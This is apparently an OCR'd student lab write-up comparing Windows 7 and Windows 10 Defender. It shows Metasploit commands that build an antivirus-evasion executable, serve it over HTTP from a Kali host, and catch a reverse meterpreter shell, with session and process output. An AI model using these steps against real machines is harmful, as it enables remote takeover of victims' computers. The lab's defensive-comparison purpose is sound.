

kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows 10 x64
Windows 7
9:42
root@kali: ~/.msf4/local
File Actions Edit View Help
12°C
Mostly sunny
Search
08:42 Sanath
3/29/2024

```
┌──(root㉿kali)-[~/.msf4/local]
└─# ls -ltr
total 20
-rw-r--r-- 1 root root 4608 Mar 28 02:42 HjauqtU.exe
-rw-r--r-- 1 root root 4608 Mar 29 02:27 LQkH.exe
-rw-r--r-- 1 root root 4096 Mar 29 03:29 VEbN.exe

┌──(root㉿kali)-[~/.msf4/local]
└─# date
Fri Mar 29 03:31:39 AM EDT 2024

┌──(root㉿kali)-[~/.msf4/local]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.2.180 - - [29/Mar/2024 03:31:50] "GET / HTTP/1.1" 200 -
192.168.2.180 - - [29/Mar/2024 03:31:52] "GET / HTTP/1.1" 200 -
192.168.2.215 - - [29/Mar/2024 03:32:00] "GET / HTTP/1.1" 200 -
192.168.2.215 - - [29/Mar/2024 03:32:07] "GET /VEbN.exe HTTP/1.1" 200 -
192.168.2.180 - - [29/Mar/2024 03:48:21] "GET /VEbN.exe HTTP/1.1" 200 -
```

To direct input to this VM, click inside or press Ctrl+G.


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows 10 x64
Windows 7
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
52°F Clear
2:46 AM
3/29/2024
11°C
Clear
Search
02:46 Sanath
3/29/2024


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.2.128
LHOST => 192.168.2.128
msf6 exploit(multi/handler) > set LPORT 3333
LPORT => 3333
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.2.128    yes       The listen address (an interface ma
                                        y be specified)
   LPORT     3333             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:3333
msf6 exploit(multi/handler) >
```


Windows 7 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-amd64
Windows 10 x64
Windows 7
Directory listing for / - Windows Internet Explorer
http://192.168.2.128:8000/
Bing
Favorites
Suggested Sites
Web Slice Gallery
Directory listing for /
Page
Safety
Tools
Internet | Protected Mode: On
150%
Search Desktop
This copy of Windows is not genuine
2:47 AM
3/29/2024
To direct input to this VM, click inside or press Ctrl+G.
11°C
Clear
Search
02:47 Sanath
3/29/2024

Directory listing for /

- HjauqtU.exe
- LQkH.exe
- VEbN.exe

In windows10 I am to see a virus detected error while downloading .exe file



Directory listing for /

- HjauqtU.exe
- LQkH.exe
- VEbN.exe

Downloads

VEbN.exe
Couldn't download - Virus detected

VEbN.exe
Couldn't download - Virus detected


HjauqtU.exe
Open file

HjauqtU.exe
Couldn't download - Virus detected


See more

→ In windows7 able to save the file to desktop and able to execute that .exe file and run the exploit where as in windows10 not even able to download the .exe file generated by the **evasion/windows/windows_defender_exe payload**

In windows 7 even I am able to create a meterpreter shell session
Please check below screenshots for the same.



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows 10 x64
Windows 7
3:38
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Temps to rise
Sunday
Search
02:38 Sanath
3/29/2024

```
Jobs
====

  Id  Name                  Payload                    Payload opts
  --  ----                  -------                    ------------
  8   Exploit: multi/handler  windows/shell/reverse_tcp  tcp://192.168.2.128:3333

msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) > jobs -K
Stopping all jobs ...
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 9.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:3333
msf6 exploit(multi/handler) > jobs -K
Stopping all jobs ...
msf6 exploit(multi/handler) > use evasion/windows/windows_defender_exe
[*] Using configured payload windows/meterpreter/reverse_https
msf6 evasion(windows/windows_defender_exe) > set payload windows/meterpreter/reverse_https
payload ⇒ windows/meterpreter/reverse_https
msf6 evasion(windows/windows_defender_exe) > set LHOST 192.168.2.128
LHOST ⇒ 192.168.2.128
msf6 evasion(windows/windows_defender_exe) > set LPORT 3333
LPORT ⇒ 3333
msf6 evasion(windows/windows_defender_exe) > exploit -j

[*] Compiled executable size: 4096
[+] VEbN.exe stored at /root/.msf4/local/VEbN.exe
msf6 evasion(windows/windows_defender_exe) > use exploit/multi/handler
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD ⇒ windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.2.128
LHOST ⇒ 192.168.2.128
msf6 exploit(multi/handler) > set LPORT 3333
LPORT ⇒ 3333
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 10.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:3333
```



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows 10 x64
Windows 7
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
11°C
Clear
Search
02:39 Sanath
3/29/2024

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload ⇒ windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 192.168.2.128
LHOST ⇒ 192.168.2.128
msf6 exploit(multi/handler) > set LPORT 3333
LPORT ⇒ 3333
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 11.
[*] Exploit completed, but no session was created.

[*] Started HTTPS reverse handler on https://192.168.2.128:3333
msf6 exploit(multi/handler) > [!] https://192.168.2.128:3333 handling request from 192.168.2.215; (UUID: y3ndld6b) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.2.128:3333 handling request from 192.168.2.215; (UUID: y3ndld6b) Staging x86 payload (176732 bytes) ...
[!] https://192.168.2.128:3333 handling request from 192.168.2.215; (UUID: y3ndld6b) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 83 opened (192.168.2.128:3333 → 192.168.2.215:49247) at 2024-03-29 03:36:28 -0400

msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                                Connection
  --  ----  ----                     -----------                                ----------
  83        meterpreter x86/windows  WIN-KONGNAISH3M\georgia @ WIN-KONGNAISH3M  192.168.2.128:3333 → 192.168.2.215:49247 (192.168.2.215)

msf6 exploit(multi/handler) > sessions -i 83
[*] Starting interaction with 83 ...

meterpreter > getuid
Server username: WIN-KONGNAISH3M\georgia
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                     Path
 ---   ----  ----               ----  -------  ----                     ----
 0     0     [System Process]
 4     0     System
 244   4     smss.exe
 332   316   csrss.exe
 348   484   dllhost.exe
 384   316   wininit.exe
 392   376   csrss.exe
 428   376   winlogon.exe
 484   384   services.exe
 500   384   lsass.exe
 508   384   lsm.exe
```



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows 10 x64
Windows 7
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
12°C
Partly sunny
Search
09:04 Sanath
3/29/2024

```
Process List
============

 PID   PPID  Name               Arch  Session  User                     Path
 ---   ----  ----               ----  -------  ----                     ----
 0     0     [System Process]
 4     0     System
 244   4     smss.exe
 332   316   csrss.exe
 348   484   dllhost.exe
 384   316   wininit.exe
 392   376   csrss.exe
 428   376   winlogon.exe
 484   384   services.exe
 500   384   lsass.exe
 508   384   lsm.exe
 604   484   svchost.exe
 664   484   vmacthlp.exe
 696   484   svchost.exe
 764   484   svchost.exe
 848   484   svchost.exe
 888   484   svchost.exe
 1044  484   svchost.exe
 1156  484   svchost.exe
 1248  484   msdtc.exe
 1312  484   spoolsv.exe
 1340  484   svchost.exe
 1484  484   VGAuthService.exe
 1544  484   vmtoolsd.exe
 1760  484   taskhost.exe       x86   1        WIN-KONGNAISH3M\georgia  C:\Windows\system32\taskhost.exe
 1780  484   svchost.exe
 1836  484   svchost.exe
 1968  604   WmiPrvSE.exe
 2176  484   sppsvc.exe
 2452  848   dwm.exe            x86   1        WIN-KONGNAISH3M\georgia  C:\Windows\system32\Dwm.exe
 2476  2440  explorer.exe       x86   1        WIN-KONGNAISH3M\georgia  C:\Windows\Explorer.EXE
 2552  2476  vmtoolsd.exe       x86   1        WIN-KONGNAISH3M\georgia  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2700  484   SearchIndexer.exe
 2876  2476  iexplore.exe       x86   1        WIN-KONGNAISH3M\georgia  C:\Program Files\Internet Explorer\iexplore.exe
 2952  2876  iexplore.exe       x86   1        WIN-KONGNAISH3M\georgia  C:\Program Files\Internet Explorer\iexplore.exe
 3308  2476  MSASCui.exe        x86   1        WIN-KONGNAISH3M\georgia  C:\Program Files\Windows Defender\MSASCui.exe
 3312  484   taskhost.exe       x86   1
 3500  484   svchost.exe
 3528  484   svchost.exe
 3652  2476  cmd.exe            x86   1        WIN-KONGNAISH3M\georgia  C:\Windows\system32\cmd.exe
 3788  2476  VEbN.exe           x86   1        WIN-KONGNAISH3M\georgia  C:\Users\georgia\Desktop\VEbN.exe
 3900  392   conhost.exe        x86   1        WIN-KONGNAISH3M\georgia  C:\Windows\system32\conhost.exe
```

Observbations from this lab:

Here are some of my findings and observations from our client-side exploitation experiment, which is taking place in this lab on Windows 10 and Windows 7 devices with Windows Defender turned on.

a) in windows-10 Microsoft windows defender successfully detected the malware and exploit and stopped suspicious activity and quarantine the exploit file.

b) In windows-7 Microsoft windows defender not detected the malware/exploit so exploit got success and meterpreter shell was opened.

Do you see a meterpreter session connected successfully?

Windows10 -Not able to see meterpreter session.

windows7 - Able to see a successful exploit event after windows defender is on.